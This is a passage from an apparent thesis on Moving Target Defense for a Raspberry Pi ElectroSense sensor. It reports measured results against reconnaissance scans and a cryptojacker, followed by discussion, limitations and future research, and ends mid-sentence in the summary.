


Figure 8.10: 10 attempts of changing the MAC address




Figure 8.11: ElectroSense Sensor affected by MAC address change

8.3.2 Arp Scan




Figure 8.12: Network usage during Arp Scan

The arp scan does not provide much information during an attack. As shown in Figure 8.12, it is not noticeable even by excluding the sensor data. However, the only data gathered from the arp scan is the MAC address and the corresponding IP address.

8.4 Cryptojacker Results

To mitigate the Cryptojacker a network monitoring needs to be done. How does this affect the performance of the device and does it affect the ElectroSense in any way? During the tests at least a minute of network tracking is required, since the attack sends data once in a while when the range of nonce' is calculated [27]. The used tool to collect the network traffic is *nethogs*. For the measurement of the CPU and Memory load the used tool was *sar*. Both are available for Linux.

8.4.1 Linux.Muldrop.14

In Figure 8.13, the impact of the MTD framework solutions is shown. During an attack using the MTD solution, which collects network data from all tasks, the CPU utilization of the entire device does not seem to be affected in any discernible way. In Figure 8.13, no attack is running, only the sensor is active and the deployment of the MTD solution against Cryptojackers is launched. The change between the data gathered during the mitigation part compared to the non mitigation part is -7%. It is a decrease and is therefore negligible.




Figure 8.13: Impact on CPU usage during Solution Deployment

The same is done for the Memory utilization during the mitigation. Compared to Figure 8.13, Figure 8.14 shows better, that the deployment of mitigation requires slightly more resources. In this case the memory consumption increases 1.26% compared to the non mitigation data part.




Figure 8.14: Impact on Memory usage during Solution Deployment

More interesting is the question of how the attack affects the device's resources and what happens during an attack? In Figure 8.15, it is visible that the Cryptominer uses all available resources through the whole time it runs. Compared to Figure 8.1 an increase of 252.23% of the CPU consumption can be seen.




Figure 8.15: CPU load during Cryptomining

The Memory usage during the cryptomining process increases too as shown in Figure 8.16. An increase of 68.02% compared to Figure 8.3 can be observed.




Figure 8.16: Memory load during Cryptomining

In Figure 8.17 an ongoing Cryptojacker is mitigated. Figure 8.17 shows, that the Cryptojackers uses all available resources of the CPU. After 20 seconds the MTD solution against Cryptojackers is deployed. As soon as it finishes after 60 seconds the Cryptojacker is found and all resources are released consumed by the Cryptojacker.




Figure 8.17: CPU load during Cryptojacker mitigation with MTD solution




Figure 8.18: Memory load during Cryptojacker mitigation with MTD solution

In Figure 8.18, the same happens as in Figure 8.17, just the Memory is looked at instead of the CPU. In Figure 8.18, it is visible that the MTD solution against Cryptojackers also requires some resources, because there is a slight increase of the Memory usage. From second 20 to second 21 as the MTD solution is deployed, an increase of 0.69% of the memory usage can be notified.

A deeper look at the network usage of the Cryptojacker Linux.Muldrop.14 is required. Since this is the basis for the MTD solution, it shows how even small data can be recognized and used to mitigate a malicious behaviour. In Figure 8.19, it is visible, that the Cryptojacker does not need much network communication, but once in a while it shows some inputs and outputs. This is due to the consensus of Proof of Work, which was discussed in the previous Chapter 3. The pool assigns a nonce range for the miner and as soon as it is done, the miner request a new range [27]. This results that the Cryptojacker is almost invisible compared to the network utilization to the ElectroSense sensor.




Figure 8.19: Network usage of Cryptominer

Figure 8.20 shows, that when a Cryptojacker is run on the device, after the firewall configurations are set up. It is not possible for the attack to be successful again. This is because the firewall blocks all ports that are not explicitly allowed. The firewall also allows connections that are already established and not explicitly allowed on a certain port as this from the sensor. However the miner is running in the background, there is no chance for the Cryptojacker to mine cryptocurrencies or to use the resources of the device in an extensive way, which is visible in Figure 8.20. The running miner is just waiting and does nothing. Compared to Figure 8.2 an increase of CPU consumption of 0.561% can be observed instead of the 252.23% beforehand without the firewall.




Figure 8.20: CPU usage of Cryptojacker after Firewall setup

The same can be done for the memory usage shown in Figure 8.21. It shows that after mitigation, when the firewall is already up and the Cryptojacker tries to start again. It consumes almost no resources. An increase of 0.186% can be observed compared to Figure 8.4, instead of the 68.02% as without the firewall.




Figure 8.21: Memory usage of Cryptojacker after Firewall setup

Chapter 9

Discussion

9.1 Interpretation of Results

9.1.1 MTD Framework

The MTD Framework is setup in a way, where multiple attacks could be mitigated at the same time in sequential order. It is easy extendable by adding solutions to the framework. Since it runs on the background and listens for attack reports, it almost does not use any device resources and is "*invisible*" for the ElectroSense sensor, which is therefore not affected by the MTD framework. The CPU consumption of the device increases by 1.26%, by deploying the MTD framework. The MTD framework does not affect the device and is therefore very lightweight by means of CPU consumption. The same can be said about the memory usage. A slight increase of 0.86% is observed and this can also be neglected in terms of memory consumption.

9.1.2 MTD Solution against Reconnaissance Attacks

By looking at the results, the small setup of a firewall which is available on every Linux OS. It can lead to a lot of protection, by stopping port scanners to gather information about the target device. Also returning wrong data to the attacker by changing the MAC-Address leads to confusion at the attackers side. The attack of Nmap shows that it is very hard for an attacker to gather the necessary information given this MTD solution. Arp-scan only provides the allowed information of the MAC address and the corresponding IP address and is therefore not harmful. The MAC address is already changed and is therefore wrong information that the attacker receives. The only benefit from an arp-scan is that the attacker can check quickly which devices are online in the actual local network. Due to the downtime of internet connection it benefits the defender too, since the device is not available for the user nor for the attacker in the meantime. Therefore the attacker is only able to launch an Reconnaissance attack on the device as soon as it is online. This is very annoying for the attacker, to wait always about 16.48 seconds until an new attempt can be launched and then wait for 20 minutes to get no or wrong information about the target. During this time while waiting for wrong information the sensor can transmit data for about 20 minutes until the attacker recognizes a change and relaunches a new scan attempt.

Depending on how important a consistent network connection is required for the transmitted data, a trade off between security and performance has to be made [56]. Either the MAC address changes on each attack attempt and the attacker scans always a new IP and a new MAC address which indicates a new device, which leads to confusion. Or the IP is changed, which has a lower downtime [40], but can be assigned due to the MAC address to the same device from the attacker to launch again a new attack.

9.1.3 MTD Solution against Cryptojacker Attacks

The results of the Cryptojacker mitigation seem very promising. Given enough time (at least 1 minute) to observe the network traffic, it is to 100% possible to kill the process which corresponds to the Cryptojacker. Due to the understanding of how a miner works, small network inputs from a miner are recognized and can be identified as malicious and can be dealt with. However, it is not a MTD solution by kinds of changing a moving parameter as explained in Section 7.3.1. By changing the nice value of the task provided by the task scheduler, it does not affect the Cryptojacker at all. It is possible to throttle the CPU usage with the external library *cpulimit*, however this does not lead to a better result of the solution as without it.

The MTD solution against Cryptojackers combined with the default firewall from the Reconnaissance attack. It shows that after the mitigation of the Cryptojacker there is no chance for it to be successful again as long as the firewall is up and the MTD solution can kill it. As shown it runs in the background but only uses 0.561% more CPU and 0.186% more memory, compared to the same scenario without the firewall which are an increase of 252.23% in CPU and 68.02% in memory. Therefore it is a successful solution.

9.2 Increase of Attack effort

The best way to measure the effort increase of the attacker, is to have a look at the data gathered from the attackers perspective. As mentioned above, the attacker effort will be measured by means of the paper [56]. This measurements are specific for Reconnaissance attacks. For Cryptojackers there has do used different measurements.

9.2.1 Reconnaissance Attack

One measurement specified in paper [56] includes the time efforts increase, that an attacker has given the MTD solution. As shown in Listing 7.2, the data gathered without a firewall and no MAC address change, gives the attacker in about 30 seconds, all the information needed to plan the next steps. However setting up the MTD solution with the change of the MAC address and the configuration of the firewall leads to an increase of 3933.3% in waiting time to get a result. Secondly the information gathered (knowledge) for waiting for so long, results in a wrong information about the device which is Apple Inc. instead of Raspberry PI Foundation. Information in the results are hidden about open ports, which should be SSH, DNS and HTTP. All of this is not shown in the output of the nmap scan trying to gather information of the device [56].

9.2.2 Cryptojacker attack

There are some Qualitative Entropy-Related Metrics of how well does the MTD solution performs against attacks mentioned in the paper [17]. They can't be applied very well in the context of Cryptojackers in this thesis. To see how much the effort increases is hard to tell. Since if the device is infected, the attacker doesn't have to do anything more. The attack is executed on boot, and the best measurement is, to tell if it can be mitigated from the device? The solution shows that the attack can only be successful before the firewall is set up. Afterwards there is no chance for it to run. If it is run before the firewall setup, the mitigation part will definitely detect and kill it. After the termination of the miner there is no chance to mine Cryptocurrencies again until it reboots again and the malicious code was not removed from the device. The attacker looses resource power by the amount of one device it can provide to mine Cryptocurrencies.

9.3 Limitations

9.3.1 Limitations MTD Framework

Since there are more devastating attacks that can't be run and analyzed for a longer period of time like Ransomware, there should be some priority orders of attacks depending on how devastating they are. In this thesis the attacks can be analyzed and do not create essential damage on the device. But looking at other attacks the MTD solution should be able to prioritize the attacks that it is mitigating. For example, an Cryptojacker is detected and the MTD solution against Cryptojackers is started. However, it could be that in this time a Ransomware attack happens, but the resources are already assigned to the Cryptojacker mitigation. Instead of waiting till the MTD against Cryptojackers is done, it should be stopped or killed and deal with the Ransomware first. After this the Cryptojacker mitigation should be continued.

9.3.2 Limitations of the MTD Solution against Reconnaissance Attacks

As shown in the results, the change of the MAC address leads to a failure of the ElectroSense data transmission. This is not always the case for other devices where it should be possible to change the MAC address without breaking the communication completely.

However, this has also to be considered by setting up this MTD solution. Depending on the use-case the results show a relatively long downtime of the network connection is caused by a MAC address change. 16.48 seconds on average is a long time for a real time data transmission scenario, where maybe an IP change is faster [40]. Also the blocked IP of the attacker can be omitted, by just changing the IP address of the attacker. This is not critical, since the attacker still gets no or wrong information.

9.3.3 Limitations of the MTD Solution against Cryptojackers

There were no other Cryptojackers beside the Linux.Muldrop.14 to be tested against the MTD solution. This would verify the accomplished results. The time required to identify the Cryptojacker by tracking the network requires at least 1 minute. A more dynamic of setting the time for observation of the network, would have been better. The main limitation of the MTD solution against Cryptojackers is that the hidden files, where all the code is downloaded can't be deleted in an efficient way. They can be localized with *mlocate*, however if the files have similar names as root files, by deleting them could cause a fail of the whole OS. If the files are somewhere stored it is possible to identify the location of the miner, but not the exact location of the malicious code that installs the miner. If the Cryptojacker is installed in a way where it always starts on boot, then it would always need a mitigation on every reboot because the malicious files which download the miner are hidden and not removed from the device.

The prerequisites are also time consuming. It is necessary to have a correct whitelist with all the allowed tasks running on the device. This has to be done manually. If not, then tasks that should run may be killed which is not the purpose of the solution. Also important is to consider, what happens if the Cryptojacker has the same name as a task on the whitelist? This could lead to problems that the task can run without being detected by the mitigation solution.

9.4 Further Research

Given the limitations discussed above, there are some future research possibilities that would increase the power of the MTD solution.

9.4.1 MTD Framework

As mentioned in the previous section, it should be somehow possible to prioritize the reported attacks by how harmful they are. This is more a job of the detection system, but would be interesting if it could detect an attack and classifying it depending on the malware type. Then assigns a priority to it in the attack report, and the MTD framework deals with the corresponding attack and priority. In the bachelor thesis [40] from J. Cedeño a similar approach is described.

9.4.2 Reconnaissance Mitigation

Due to the performance issues of changing the MAC address, which causes a downtime of 16.48 seconds on average. Changing the MAC address is essential to show the attacker wrong information. If a lower downtime is the goal then a combination of changing the MAC address at boot and a dynamic change of the IP address during an attack should be considered. This combination could lead to a lower downtime of the devices network, but is more traceable since the MAC address known by the attacker can be identified just with a new IP on the network. It is a bit of a trade off as mentioned above, but could be tested to see on which scenario, which approach would fit best. The omitting of the blocked IP from the attackers point of view, by just changing the IP address of the attackers device should be more investigated and checked if there is a possibility to assign the request to a permanent value. As for example the true MAC address of the device instead of the IP address. But the MAC address can be changed too and therefore it is hard to assign the request to the same device always. But maybe there is a way to do it.

Helpful would be a default setup of a SMTP mail sever. By setting it up, a port shuffle could be made, because the attackers always look after vulnerable ports as SSH. As soon as the ports are shuffled the server sends a mail with the new SSH port, to be able to connect to the device again. Otherwise there is no chance if the new random port is not known to reconnect to the device.

9.4.3 Cryptojacker Mitigation

The given solution for Cryptojackers is a dynamic way to deal with Cryptojackers and works fine. It does not contain a moving parameter, which is adjusted frequently as expected from the MTD paradigm. It could be possible that for this attack family an explicit MTD solution does not exist. However this has to be checked by trying different approaches and observe other Cryptojackers and their attack pattern. As mentioned above also more investigations need to be done, by having a look at, what happens if the Cryptojacker runs under the same name as a allowed task on the whitelist. It should be somehow differentiable to check what the target address of the running task is. Because the default setup of the ElectroSense sensor always sends data to the same IP address. This could improve the solution. An improvement would also be to monitor the network traffic in a dynamic way. Instead of tracking it for a fixed amount of time, a dynamic approach which tracks the network until a deviation from the whitelist appears and then deals with it. This could be much more effective than a fixed amount of time.

As mentioned already in the future research of Reconnaissance attacks, a deeper look at port shuffling needs to be done and get the new port number via SMTP mail server. As shown in Section 5.3.5, the Cryptojacker tries always the same port number 22 to connect to other devices since this is the SSH port. By shuffling it, the attack would fail much sooner.

To deal with the hidden files stored somewhere in the root folders, a possible approach would be to check for new or updated files in the root folders as soon as an attack report is made. This could lead to find the starting script of the attack to delete them manually. Another possibility would be to reset all files as soon as a change on root files is made after the default setup. What the best approach is should be investigated in further research.

Chapter 10

Summary and Conclusion

10.1 Summary

Internet of Things (IoT) devices are rapidly growing and are reaching different domains in today's life, like smart homes, health care and industry 4.0 [1]. IoT devices are non-standard computing devices that are interconnected wirelessly to a network and are able to transmit data to automate home and industry tasks [4]. The scenario provided in this thesis is a Raspberry Pi serving as a spectrum sensor to collect spectrum data and sends them to the ElectroSense platform [19]. Due to their resource limitation, the security in such devices is not the main focus and is therefore an easy target for Cybercriminals [57]. However, this is not the only issue, all devices are setup in a static manner to run for a long time without being changed. This makes sense from an architectural perspective, however this leads to an asymmetric time advantage for the attacker. The attacker is able to study the static behaviour of the device until a vulnerable spot is found and used in a malicious way [7, 15, 16]. To change the static behaviour, the paradigm of Moving Target Defense (MTD) seems to be promising. It reverses the asymmetric situation and places the defender into a better position. The goal of 